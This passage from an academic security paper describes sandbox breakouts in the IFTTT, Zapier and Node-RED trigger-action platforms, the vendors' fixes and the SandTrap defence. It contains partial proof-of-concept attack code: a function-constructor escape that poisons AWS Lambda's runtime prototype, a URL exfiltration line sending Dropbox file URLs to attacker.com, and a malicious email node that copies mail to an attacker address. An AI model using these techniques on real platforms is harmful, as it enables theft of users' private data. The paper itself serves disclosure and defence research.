


Figure A.1: Threat model of a malicious app maker: (a) Victim with a malicious app; (b) Victim with only benign apps.

on AWS Lambda [4]. Node-RED is also built on top of Node.js, allowing JavaScript packages from third parties. For third-party code, Zapier and Node-RED adopt a single-user integration (Figure A.1(a)), with a separate Node.js instance for each user. In contrast, IFTTT utilizes a multi-user integration (Figure A.1(b)) where a Node.js instance is reused to process filter code from multiple users. Instance reuse implies reducing the need for an expensive *cold start*, when a function is provisioned with a new container. IFTTT’s choice of reusing instances thus implies reducing costs under AWS’ economic model [4]. As we will see, the security implications of this choice require great care.

TAP security and privacy challenges. TAPs enable novel applications across a variety of services. Yet TAPs raise critical security and privacy concerns because a TAP is effectively a “person-in-the-middle” between trigger and action services. TAPs often rely on OAuth-based access delegation tokens that give them extensive privileges to act on behalf of the users [22]. Compromising a TAP thus implies compromising the associated trigger and action services.

TAPs thrive on the model of end-user programming [68]. The fact that most TAP apps are by third-party app makers [8] exacerbates security risks. Wary of these concerns, Gmail recently removed their IFTTT triggers [27]. On the other hand, running the Node-RED platform, on one’s own hardware with inspectable open-source code, makes trust to an external platform unnecessary. Third-party apps, however, remain a threat not only to the users’ data accessible to these apps but to the entire system’s security.

Threat model. Figure A.1 illustrates our threat model: a malicious app (in red) attacking the confidentiality and integrity of user data. While we touch upon some forms of availability (e.g., when the integrity of action data ensures the associated device is enabled), availability is not the main focus of this work. Indeed, effective approaches to mitigating typical denial-of-service attacks are already in use, such as timing out on filter code execution and request-rate limiting [29].

Under the first attack scenario (Figure A.1(a)), the user is tricked into installing a malicious app. This scenario applies to both single- and multi-user architectures, including all of IFTTT, Zapier, and Node-RED. In IFTTT, the filter code is not inspectable to ordinary users, making it impossible for the users to determine whether the app is malicious. Further, IFTTT does not notify the users when apps are updated. The app might thus be benign upon installation and subsequently updated with malicious content. In this scenario, the attacker aims at compromising the confidentiality of the trigger data or the integrity of the action data. For example, a popular third-party app like “Automatically back up your new iOS photos to Google Drive” [↗](#) can become malicious and leak the photos to the attacker unnoticeably to the user. Further, the attacker targets compromising the confidentiality of the trigger data or the integrity of the action data of *other apps* installed by the user. Finally, the attacker may also target compromising the TAP itself, for example, gaining access to the file system.

Under the second attack scenario (Figure A.1(b)), the user has only benign apps installed. This scenario applies to the multi-user architecture, as in IFTTT. The attacker compromises the isolation boundary between apps and violates the confidentiality of the trigger data or the integrity of the action data of other apps installed by *other users*. This is a dangerous scenario because any app user on the platform is a victim.

This leads to our first set of research questions: *Are the popular TAPs secure with respect to integrating third-party JavaScript apps? If not, what are the implications?*

TAP vulnerabilities. To answer these questions, we show that the popular IFTTT and Zapier platforms, as well as an open-source alternative Node-

RED, are susceptible to a variety of attacks. We demonstrate how an attacker can exfiltrate data from unsuspecting IFTTT users. We show how different apps of the same Zapier user can steal information from each other and how malicious Node-RED apps can compromise other components and take over the entire platform. We report on the changes made by IFTTT and Zapier in response to our findings. Both are proprietary closed platforms, restricting possibilities of empirical studies with the app code they host. On the other hand, Node-RED is an open-source platform, enabling us to present an empirical study of the security implications for the published apps.

The versatility and impact of these exploitable vulnerabilities indicate that these vulnerabilities are not merely implementation issues but instances of a fundamental problem of securing JavaScript-driven TAPs.

SandTrap. This motivates the need for a secure yet flexible way to integrate third-party apps. A *secure* way means restricting the code. How do we limit third-party code to the *least privileges* [61] it should have as a component of an app? A *flexible* way means that some apps need to be fully isolated at the module level, while others need to interact with some modules but only through selected APIs. Some interaction through APIs can be value-sensitive, for example, when allowing an app to make HTTPS requests to specific trusted domains. Finally, TAPs like Node-RED make use of both message passing and the shared context [51] to exchange information between app components, and both types of exchange need to be secured. While flexibility is essential, it must not come at the price of overwhelming the developers with policy annotations. This leads us to our second set of research questions: *How to represent and enforce fine-grained policies on third-party apps in TAPs? How to aid developers in generating these policies?*

Addressing these questions, we present SandTrap, a novel JavaScript monitor that securely combines the Node.js `vm` module with fully structural proxy-based two-sided membranes [66, 67] to enforce fine-grained access control policies. To aid developers in designing the policies, SandTrap offers a simple policy generation mechanism enabling both (i) *baseline* policies that require no involvement from app developers or users (once and for all apps per platform) and (ii) *advanced* policies customized by developers or users to express fine-grained app-specific security goals. We instantiate SandTrap to IFTTT, Zapier, and Node-RED and illustrate on a set of benchmarks how to enforce a variety of policies while incurring a tolerable runtime overhead.

Contributions. In summary, the paper offers the following contributions:

- We demonstrate that the popular TAPs IFTTT and Zapier are susceptible to attacks by malicious JavaScript apps to exfiltrate data of unsuspecting users. We report on the changes by the platforms (Section A.3).

- We present vulnerabilities on Node-RED along with an empirical study that estimates their impact (Section A.4).
- We present SandTrap, a novel structural JavaScript monitor that enforces fine-grained access control policies (Section A.5).
- We evaluate the security and performance of SandTrap for IFTTT, Zapier, and Node-RED (Section A.6).

A.2 Background

We give a brief background on IFTTT, Zapier, and Node-RED, consolidated in Table A.1. IFTTT and Zapier are commercial platforms with cloud-based app stores, while Node-RED is an open-source platform, suitable for both local and cloud installations, intended for a single user per installation. Node-RED has a web-based app store for apps (flows) and their components (packages).

IFTTT and Node-RED allow direct app publishing, with no review. While Zapier and Node-RED allow the full power of JavaScript and Node.js APIs and modules, IFTTT is more restrictive. IFTTT’s third-party apps can be written in TypeScript [40], a syntactical superset of JavaScript. The filter code of the apps must be free of direct accesses to the global object, APIs (other than those to access the trigger and action ingredients), I/O, or modules. Some of these checks, like restricting access to APIs and allowing no modules, are enforced statically at the time of installation. Other checks are enforced at runtime. Some of these checks, like the runtime check of allowing no code to be dynamically generated from strings, were introduced after our reports from Section A.3.

Both IFTTT and Zapier utilize AWS Lambda [4] for running the JavaScript code of the apps. Once an event is triggered to fire an app, AWS Lambda’s function handler in Node.js evaluates the JavaScript code of the app in the context of the parameters associated with the trigger and action services. Lambda functions are computed by Node.js instances, where each instance is a process in a container running Amazon’s version of the Linux operating system. Node.js code inside AWS Lambdas may generally use APIs for file and network access. By default, file access is read-only, with the exception of writes to the temporary directory.

When a victim is tricked into installing a malicious app (Figure A.1(a)), the malicious app targets the data that the app has access to, which applies to all platforms. The other threats occur even if the victim only has benign apps (Figure A.1(b)). Because IFTTT’s architecture is multi-user, a malicious app may compromise the data of all other users and apps. Zapier’s architecture is single-user with container-based isolation provided by AWS Lambda. This

reduces the attack targets to the other apps of the same user. Although Node-RED's architecture is single-user, its local installation opens up for attacking both the other apps of the same user and the entire platform.

The differences in these TAPs motivate the need for a versatile security policy framework, which we design and evaluate in Sections A.5 and A.6, respectively.

A.3 IFTTT and Zapier vulnerabilities

This section presents vulnerabilities in IFTTT and Zapier and the reaction of the vendors to address them.

A.3.1 IFTTT sandbox breakout

IFTTT apps use filter code to customize the app's ingredients (e.g., adjust lights as it gets darker outside) or to skip an action upon a condition (e.g., logging location status only during working hours). Filter code has access to the sensitive data of the associated trigger and action services. For example, the filter code of an app with the trigger "New Dropbox file" has access to the file via the `Dropbox.newFileInFolder.FileUrl` API.

According to IFTTT's documentation, "filter code is run in an isolated environment with a short timeout. There are no methods available that do any I/O (blocking or otherwise)..." [29]. To achieve this isolation, IFTTT runs a combination of static and dynamic security checks mentioned in Section A.2, restricting filter code to only accessing the APIs that pertain to the triggers and actions of a given app. For example, an app with an email action can set the body of an email by `Email.sendMeEmail.setBody()` but may not use I/O or global methods like `setTimeout()`.

Unfortunately, it is possible to break out of the sandbox. We create a series of proof-of-concepts (PoCs) that break out of the increasingly hardened sandboxes.

PoC v1. The PoC follows the steps outlined below:

- Make a private app and activate it on IFTTT. The trigger and action services are unimportant as long as it is easy for the attacker to trigger the app. For example, a Webhook trigger is fired on a GET request to IFTTT's webhook URL.
- Evade the static security check in IFTTT's web interface for filter code by using `eval`.
- As the filter code is dynamically evaluated by the Lambda function, utilize the filter code to import the AWS Lambda runtime mod-

A. SandTrap: Securing JavaScript-driven Trigger-Action Platforms

Platform	Distribution	Language	Threats by malicious app maker		Policy		
			Platform provider	App provider	User		
IFTTT	Proprietary Cloud installation App store and own apps	TypeScript No dynamic code evaluation, No modules, No APIs or I/O, No direct access to the global object	Compromise data of other users and apps	Baseline policy for platform to handle actions and triggers	Value-based parameterized policies for actions and triggers	Instantiation of combined parameterized policies	
Zapier				Compromise data of other apps of the same user	Baseline policy for platform, node-fetch, StoreClient and common modules		Value-based parameterized policies for modules
Node-RED	Open-source Local and cloud installation App store and own apps	JavaScript Node.js APIs Node.js modules	Compromise data of other apps of the same user and the entire platform	Baseline policy for platform, built-in nodes and common modules	Value-based parameterized policies for modules including other nodes		

Table A.1: TAPs in comparison.

ule and poison [36, 37] the prototype of one of the runtime classes: `rapid.prototype.nextInvocation` located in `/var/runtime/RAPIDClient.js`. The poisoning relies on the module caching of `require`, ensuring that the imported runtime is the same instance as the one used by AWS Lambda.

- The poisoning allows collecting data between invocations of filter code. What makes this vulnerability critical is that Node.js instances are kept alive for up to 30 minutes in order to process filter code from arbitrary apps/users. This means that the attacker can collect all future requests and responses for unsuspecting users and apps on the same Node.js instance for up to 30 minutes and then simply re-trigger the malicious app for continuous exfiltration.
- Send the collected data to a server under the attacker’s control using `https.request`. We confirm successful exfiltration of mock data on a test clone of IFTTT’s Lambda function deployed in AWS Lambda.
- While poisoning the prototype of `rapid.prototype.nextInvocation`, our PoC preserves its functionality, making the exfiltration of information invisible to the users.

Impact. The impact is substantial because it affects all IFTTT apps with filter code, while the attacker does not need any user interaction in order to leak private data. Filter code is a popular feature enabling “flexibility and power” [29]. While there are active forum discussions on filter code [59], IFTTT is a closed platform with no information about the extent to which filter code is used. Furthermore, it is invisible to ordinary users if the apps they have installed contain filter code. Thus, any app with access to sensitive data may be vulnerable. Bastys et al. [8] estimate 35% of IFTTT’s apps have access to private data via sensitive triggers, accessing such data as images, videos, SMSes, emails, contact numbers, voice commands, and GPS locations.

Note that this vulnerability can also be exploited to compromise the integrity and availability of action data. While these attacks are generally harder to hide, sensitive actions are prevalent. Bastys et al. [8] estimate 98% of IFTTT’s apps to use sensitive actions.

PoC v2. IFTTT promptly acknowledged a “critical” vulnerability and deployed a patch in a matter of days. The patch hardened the check on filter code, disallowing `eval` and `Function`, ensuring that `require` was not available as a function in the TypeScript type system and locking down network access for the Lambda function.

This leads us to a more complex PoC to achieve exfiltration with the same attacker capabilities. The challenge is to get hold of `require` in the face of TypeScript’s type system and disabled `eval`. We create an app with func-

tionality to notify of a new Dropbox file by email. Our filter code implements the additional attack steps as follows:

```
1 declare var require : any;
2 var payload = `try { ...
3   let rapid = require("/var/runtime/RAPIDClient.js");
4   // prototype poisoning of rapid.prototype.nextInvocation
5   ... }` ;
6 var f = (() => {}).constructor.call(null, 'require',
7   'Dropbox', 'Meta', payload);
8 var result = f(require, Dropbox, Meta);
9 Email.sendMeEmail.setBody(result);
```

The essential idea is to (i) bypass TypeScript’s type system and reintroduce `require` via a declaration, since it is present in the JavaScript runtime, (ii) use the function constructor while bypassing the `Function` filter passing in `require`, since functions created this way live in the global context where `require` is not available, and (iii) use network capabilities of the malicious app to do the exfiltration, rather than the network capabilities of the lambda function itself. We can thus package exfiltration messages with the sensitive information of IFTTT users in the body of the email to the attacker by setting `Email.sendMeEmail.setBody(result)`.

PoC v3. In line with our recommendations to introduce JavaScript-level sandboxing, IFTTT introduced basic sandboxing on filter code. Filter code is now run inside of `vm2` [63] sandbox. However, as we will see throughout the paper, as soon as there is some interaction between the host and the sandbox, there is potential for vulnerabilities. This leads us to our final PoC. Our starting point is the observation that filter code is allowed to use `Moment Timezone` [44] APIs for displaying user and app triggering time in different timezones [29]. To make these APIs accessible, `Meta.currentUserTime` and `Meta.triggerTime` objects, created outside the sandbox, are passed to the filter code inside the sandbox. Our PoC v3 poisons the prototype of the `tz` method of the `moment` prototype. This allows the attacker to arbitrarily modify `Meta.currentUserTime` and `Meta.triggerTime` for other apps, which is critical for apps whose filter code is conditional on time [28]. Thus, the attacker gains control over whether to run or skip actions in other users’ apps.

As a short-term patch, `vm2`’s `freeze` [63] method patches the problem by making `moment` prototype read-only. However, while this patch prevents prototype poisoning of the `moment` objects, it does not scale to attacks at other levels of abstraction. For example, *URL attacks* by Bastys et al. [8] on a user who installs a malicious app (Figure A.1(a)) allow the attacker exfiltrating secrets by manipulating URLs. An IFTTT app that backs up a Dropbox file on Google Drive may thus leak the file to the attacker by setting the

Google Drive upload URL to "https://attacker.com/log?" + encodeURIComponent(Dropbox.newFileInFolder.FileUrl) instead of Dropbox.newFileInFolder.FileUrl.

We learn two key lessons from these vulnerabilities. First, the problem of secure JavaScript integration on TAPs is not merely a technical issue but a larger fundamental problem. Already on IFTTT, it is hard to get it right and we will see further complexity for Zapier and Node-RED. Second, these attacks motivate the need for enforcing (i) a *baseline* security policy for all apps on the platform and (ii) *advanced* app-specific policies. In particular, there is need for fine-grained access control at *module-level* (to restrict access to Node.js modules, for all apps), *API-level* (to only allow access to trigger and action APIs and only read access to `Meta.currentUserTime` and `Meta.triggerTime`, for all apps) and *value-level* (to prevent attacks like URL manipulation, for specific apps).

Coordinated disclosure. We had continuous interactions with IFTTT's security team through the course of discovering, reporting, and fixing the vulnerabilities. Our first report already suggested proxy-based sandboxing as a countermeasure, which is what IFTTT ultimately settled for. After each patch, IFTTT's security team reached back to us asking to verify it. We received bounties acknowledging our contributions to IFTTT's security.

A.3.2 Zapier sandbox breakout

In the interest of space, we keep this section brief and focus on the differences between Zapier and IFTTT. One difference is that it is currently not possible to publish *zaps* (Zappier apps) with code steps for other users. However, scenarios when a user copies malicious JavaScript from forums are realistic [24]. In contrast to IFTTT, Zapier allows fully-fledged JavaScript in zaps with file system (`fs`) and network communication (`http`) modules enabled by default. Another difference is in the use of AWS Lambda runtimes. Zapier's lambda functions are not shared across users. However, we discover that the same Lambda function sometimes runs code steps of *different zaps* of the same user (Figure A.1(a)).

PoC. We demonstrate the vulnerability by the following PoC. One zap is benign: it sends an email notification whenever there is a new Dropbox file and uses a code step to include the size of the file in the email body. The other zap is malicious: it has no access to Dropbox and yet it exfiltrates the data (including the content of any new Dropbox files) to the attacker. We demonstrate the attack on our own test account, involving no other users.

Impact. Because Lambda functions are not shared among users, the impact is somewhat reduced. Nevertheless, these attacks can become more impactful if Zapier decides to allow users sharing zaps with JavaScript. Zapier

confirmed that they reuse execution sandboxes per user per language and acknowledged that our PoC exposed unintended behavior. This led to identifying a bug in the way they handle caching in their Node.js integration.

This vulnerability further motivates the need for *fine-grained access control at module-, API-, and value-levels*. Compared to IFTTT, module- and API-level policies are particularly interesting here because of the more liberal choices of what code to allow in Zapier’s code steps. Similar to IFTTT, it is natural to divide the desired policies into a *baseline* policy for all zaps that protects the platform’s sandbox and *advanced* zap-specific policies that protect zap-specific data.

Coordinated disclosure. Zapier was also quick in our interactions. We received a bounty acknowledging our contributions to Zapier’s security.


A.4 Node-RED vulnerabilities

Node-RED is “a programming tool for wiring together hardware devices, APIs and online services” [48]. We overview the key components of Node-RED (Section A.4.1) and identify two types of vulnerabilities that malicious app makers can exploit: platform-level isolation vulnerabilities (Section A.4.2) and application-level context vulnerabilities (Section A.4.3). We perform empirical evaluations on a dataset of official and third-party Node-RED packages to study the implications of exploiting these vulnerabilities. We characterize the impact of malicious apps by studying code dependencies and by a security labeling of sources and sinks of Node-RED nodes. We also study the prevalence of vulnerable apps that expose sensitive information to other Node-RED components via the shared context. We find that more than 70% of Node-RED apps are capable of privacy attacks and more than 76% of integrity attacks. We also identify several concerning vulnerabilities that can be exploited via the shared context.


A.4.1 Node-RED platform

Figure A.2a depicts the Node-RED architecture consisting of a collection of apps, called *flows*, connecting components called *nodes*. The Node-RED runtime (built on Node.js) can run multiple flows enabling not only the direct exchange of messages within a flow, but also indirect inter-flow and inter-node communication via the *global* and the *flow* context [51].


Nodes are reactive Node.js applications that may perform side-effectful computations upon receiving messages on at most one input port (dubbed *source*) and send the results potentially on multiple output ports (dubbed



(a)



(b)



(c)

Figure A.2: (a) Node-RED architecture;
 (b) Isolation vulnerabilities;
 (c) Context vulnerabilities.

sinks). The three main types of Node-RED nodes are *input* (containing no sources), *output* (containing no sinks), and *intermediary* (containing both sources and sinks). Moreover, Node-RED uses *configuration* nodes (containing neither sources nor sinks) to share configuration data, such as login credentials, between multiple nodes.

Flows are JSON files wiring node sinks to node sources in a graph of nodes. End users can either configure and deploy their own flows on the






Figure A.3: Earthquake notification and logging .

platform’s environment or use existing flows provided by the official Node-RED catalog [47] and by third-parties [52]. Figure A.3 shows a flow that retrieves earthquake data for logging and notifying the user whenever the magnitude exceeds a threshold. To facilitate end-user programming [68], flows can be shown visually via a graphical user interface and deployed in a push-button fashion.

Contexts provide a way to store information shared between different nodes without using the explicit messages that pass through a flow [51]. For example, a sensor node may regularly publish new values in one flow, while another flow may return the most recent value via HTTP. By storing the sensor reading in the shared context, it makes the data available for the HTTP flow to return. Node-RED restricts access to the context at three levels: (i) *Node*, only visible to the node that sets the value, (ii) *Flow*, visible to all nodes on the same flow, and (iii) *Global*, visible to all nodes on any flow.

Node-RED security relies on deployment on a trusted network ensuring that the users’ sensitive data is processed in a user-controlled environment, and on authentication mechanisms to control access to nodes and wires [49]. Further, the official node `Function`  runs the code provided by the user in a `vm` sandbox [54]. However, `Function` nodes are not suitable for running untrusted code because `vm`’s sandbox “is not a security mechanism” [54], and, unsurprisingly, there are straightforward breakouts [32].


We present Node-RED attacks and vulnerabilities that motivate a *baseline* policy to protect the platform and *advanced* flow- and node-specific policies at different granularity levels.

A.4.2 Platform-level isolation vulnerabilities

Unfortunately, Node-RED is susceptible to attacks by malicious node makers due to insufficient restrictions on nodes. Attackers may develop and publish nodes with full access to the APIs provided by the underlying runtimes, Node-RED and Node.js, as well as the incoming messages within a flow. Figure A.2b illustrates the different attack scenarios for malicious nodes. At the Node.js level, an attacker can create a malicious Node-RED node including

powerful Node.js libraries like `child_process`, allowing the attacker to execute arbitrary commands and take full control of the user's system [56]. Restricting library access is challenging in Node-RED because attackers can exploit trust propagation due to transitive dependencies in Node.js [58, 75], while at the same time access to a sensitive library like `child_process` is necessary for the functionality of Node-RED.

At the platform level, RED [50], the main object in the Node-RED structure, is also vulnerable. A malicious node can manipulate the RED object to abort the server (e.g., `RED.server._events = null`) or introduce a covert channel shared between multiple instances of a node in different flows (e.g., by adding new properties to the RED object like `RED.dummy`). These attacks motivate the need for a platform-level baseline policy of *access control at the level of modules and shared objects*.

Moreover, application-specific attacks call for advanced security goals and thus advanced policies. If a malicious node is used within a sensitive flow, it may read and modify sensitive data by manipulating incoming messages. For example, a malicious email node can forward a copy of the email text to an attacker's address in addition to the original recipient. The benign code  sets the sending options `sendopts.to` to contain only the address of the intended recipient:

```
1   sendopts.to = node.name || msg.to; // comma separated list
    of addresses
```

A malicious node maker can modify the code to send the email to the attacker's address as well:

```
1   sendopts.to = (node.name || msg.to) + ", attacker@attacker
    .com";
```

This attack motivates the need for *fine-grained access control at the level of APIs and their input parameters*.

Node-RED's liberal code distribution infrastructure facilitates this type of attack because nodes are published through the Node Package Manager (NPM) [55] and automatically added to the Node-RED catalog. A legitimate package can have their repository or publishing system compromised and malicious code inserted. A package could also be defined with a name similar to others, tricking users into installing a malicious version of an otherwise useful and secure package. This type of *name squatting* [75] attack is especially effective in Node-RED, as the "type" of nodes (what flows use to specify them) is simply a string, which multiple packages can possibly match. Finally, a pre-defined flow can include the attacker's malicious node unless the user inspects each and every node to verify that there are no deviations

from the expected “type” string. This further increases the ease with which an attacker’s package can be substituted into a previously secure flow.

We estimate the implications of such attacks by empirical studies of (i) trust propagation due to package dependency [58, 75], and of (ii) security labeling of sensitive sources and sinks [8]. We have scraped 2122 packages (in total 5316 nodes) from the Node-RED catalog to analyze their features and find that packages contain 4.16 JavaScript files (793.45 LoC) on average, with official packages containing on average 1.76 files (506.77 LoC). Our analysis shows that packages may contain complex JavaScript code, thus allowing malicious developers to camouflage attacks in the codebase of a node. Our results show that, on average, a package has 1.85 direct dependencies on other Node.js packages. More importantly, the popularity of package dependencies such as filesystem (*fs*), HTTP requests (*request*), and OS features (*os*) demonstrate the access to powerful APIs, enabling malicious developer to compromise the security of users and devices.

In a security labeling of 408 node definitions for the top 100 Node-RED packages, by following the approach used by Bastys et al. [8], we find that privacy violations may occur in 70.40% of flows and integrity violations in 76.46%. The vast number of privacy violations in Node-RED reflects the power of malicious developers to exfiltrate private information. The details of the empirical studies are reported in Appendix A.I.

A.4.3 Application-level context vulnerabilities

Figure A.2c illustrates the different attack scenarios to exploit context vulnerabilities by reading and writing to shared libraries and variables in the global and flow contexts. Since the *Node* context shares data only with the node itself, we focus on the shared context at the levels of *Flow* and *Global*. Note that here malicious nodes exploit vulnerable components (other Node-RED nodes) and succeed even if the platform is secured against the attacks presented in Section A.4.2.

We extend our empirical evaluation to detect vulnerabilities that may involve the shared context. We study a collection of 1181 unique (JSON-parsable, non-empty, non-duplicate) flow definitions published in the official catalog [52]. Anyone can publish flows by merely creating an account on Node-RED’s website and submitting an entry. Because of the lack of validation on flow definitions, we find 1453 empty, invalid, or duplicate entries of the flows we have scraped.

We analyze the code of built-in nodes to identify the usage of the shared context. Several official nodes provide such a feature, including the nodes *Function* (executing any JavaScript function), *Inject* (starting a flow), *Template*

(generating text with a template), Switch (routing outgoing messages), and Change (modifying message properties). To identify flows that make use of the shared context we search for occurrences of such nodes in the flow definitions. Our study finds that at least 228 published flows make use of flow or global context in at least one of the member nodes, and analyzing the published Node-RED packages shows that at least 153 of them directly read from or modify the shared context. While most of nodes and flows do not use the shared context, some use it heavily, and even this small minority can have instances of security flaws. In the following, we report on findings from a manual analysis of the top 25 most downloaded nodes and flows.

Exploiting inter-node communication. A common usage of the shared context is for communication between nodes. This may lead to integrity and availability attacks by a malicious node accessing the shared data to modify, erase, change, or entirely disrupt the functionality.

An example of such vulnerability is the Node-RED flow “Water Utility Complete Example” [↗](#) targeting SCADA systems. This flow manages two tanks and two pumps. The first pump pumps water from a well into the first tank, and the second pump transfers water from the first to the second tank. The flow leverages the *Global* context to store data managing the water level of each tank as read from the physical tanks.

```
1 global.set("tank1Level", tank1Level);
2 global.set("tank1Start", tank1Start);
3 global.set("tank1Stop", tank1Stop);
```

Later, the flow retrieves this data from the *Global* context to determine whether a pump should start or stop:

```
1 var tankLevel = global.get("tank1Level");
2 var pumpMode = global.get("pump1Mode");
3 var pumpStatus = global.get("pump1Status");
4 var tankStart = global.get("tank1Start");
5 var tankStop = global.get("tank1Stop");
6 if (pumpMode === true && pumpStatus === false &&
7     tankLevel <= tankStart){
8     // message to start the pump
9 }
10 else if (pumpMode === true && pumpStatus === true &&
11     tankLevel >= tankStop){
12     // message to stop the pump
13 }
```

A malicious node installed by the user could modify the context relating to the tank’s reading to either exhaust the water flow (never start) or cause physical damage through continuous pumping (never stop). A related

example with potential physical disruption is a flow controlling a sprinkler system with program logic dependent on the global context [↗](#).

Exploiting shared resources. Another usage of the context feature is to share resources such as common libraries. In addition to integrity and availability concerns, this pattern opens up possibilities for exfiltration of private data. An attacker can encapsulate the library such that it collects any sensitive information sent to this library. Appendix A.I.3 details such vulnerabilities, including exfiltration of video streaming for motion detection [↗](#), facial recognition via EMOTIV wearable brain sensing technology [↗](#) and others [↗](#), [↗](#).

These vulnerabilities motivate the need for advanced security policies of *access control at the level of context*.

A.5 SandTrap

We design and implement SandTrap to provide secure yet flexible Node.js sandboxing including module support via CommonJS [53].

At the core, SandTrap uses the `vm` module of Node.js in combination with two-sided membranes [66, 67] to provide secure isolated execution while enforcing fine-grained two-sided access control featuring read, write, call and construct policies on cross-domain interaction. The novelty of SandTrap lies in the secure combination of the Node.js `vm` module and fully structural recursive proxying, producing a general structural JavaScript monitor that can be used in many different settings. We refer the reader to Section A.7 for a more detailed comparison between SandTrap and related approaches.

While SandTrap is primarily a Node.js sandbox, it is possible to deploy SandTrap in other JavaScript runtimes (e.g., web browsers) using tools such as Browserify [12] and `vm` polyfills. To ensure the integrity of such deployments, it is important to assess security of the exposed API, as discussed in Section A.5.5.

The SandTrap source code and documentation can be reached via the SandTrap home [2]. This section presents the core architecture, the policy language and generation, the security, and the limitations of SandTrap.

A.5.1 The core architecture of SandTrap

Similarly to other `vm`-based approaches like `vm2` [63] and NodeSentry [70], SandTrap uses the `vm` module to provide the basis for isolation between the host and the sandbox. The `vm` module provides a way to create new execution contexts: fresh, separate execution environments with their own global

objects. On its own, the `vm` module does not provide secure isolation. Objects passed into the contexts can be used to break out of the isolation and interfere with the host execution environment [32]. Such breakouts rely on host primordials, such as the `Function` constructor, being accessible via the prototype hierarchy of the objects passed in.

To remedy this and to provide access control, SandTrap uses two-sided membranes implemented as mutually recursive and dual JavaScript proxies [20] (not to be confused with other proxies, e.g., web proxies) in combination with primordial mapping.

Securing cross-domain interaction. Cross-domain interaction occurs when the code of one domain (host or sandbox) interacts with entities of the other. The interaction includes, but is not limited to, reading or writing properties of the entity, calling the entity in case it is a function, or using the entity to construct new entities in case it is a constructor function. The full set of possible interactions is defined by the proxy interface.

Cross-domain interaction may in turn cause cross-domain transfer of values (primitive values, objects, and functions). Values passing between the domains are handled differently depending on their type. Primitive values are transferred without further modification, primordials are mapped to their respective primordial, while other entities are proxied to be able to capture subsequent interaction. The primordial mapping serves two purposes in this setting. First, it protects the `vm` from breakouts, and second, it ensures that `instanceof` works as intended for primordials. Without the mapping, entities passed between the domains would not be instances of the opposite domain's primordials.

Proxying maintains two proxy caches that relate host objects and their sandbox counterpart (primordials, entities and their proxies). This prevents re-proxying, which would break equality, and cascading proxying. The caches are implemented using weakmaps to avoid retaining objects in memory. Thus, if an object and its proxy are dead in both domains, nothing should prevent the garbage collector to remove both.

The proxies capture all interaction with the proxied entity, verifying, e.g., every read, write, call and construct with the security policy before allowing it. Further, the proxies recursively and dually proxy any entities transferred between the domains as a result of the interaction. More precisely: (i) when a property is read from a proxied entity, the result is covariantly proxied before being returned if the read is allowed, (ii) when a property is written to a proxied entity, the written value is contravariantly proxied before being written if the write is allowed, and (iii) when a proxied function is called or




Figure A.4: (a) The symmetric access control of SandTrap; (b) The transitive proxying and primordial mapping of SandTrap.

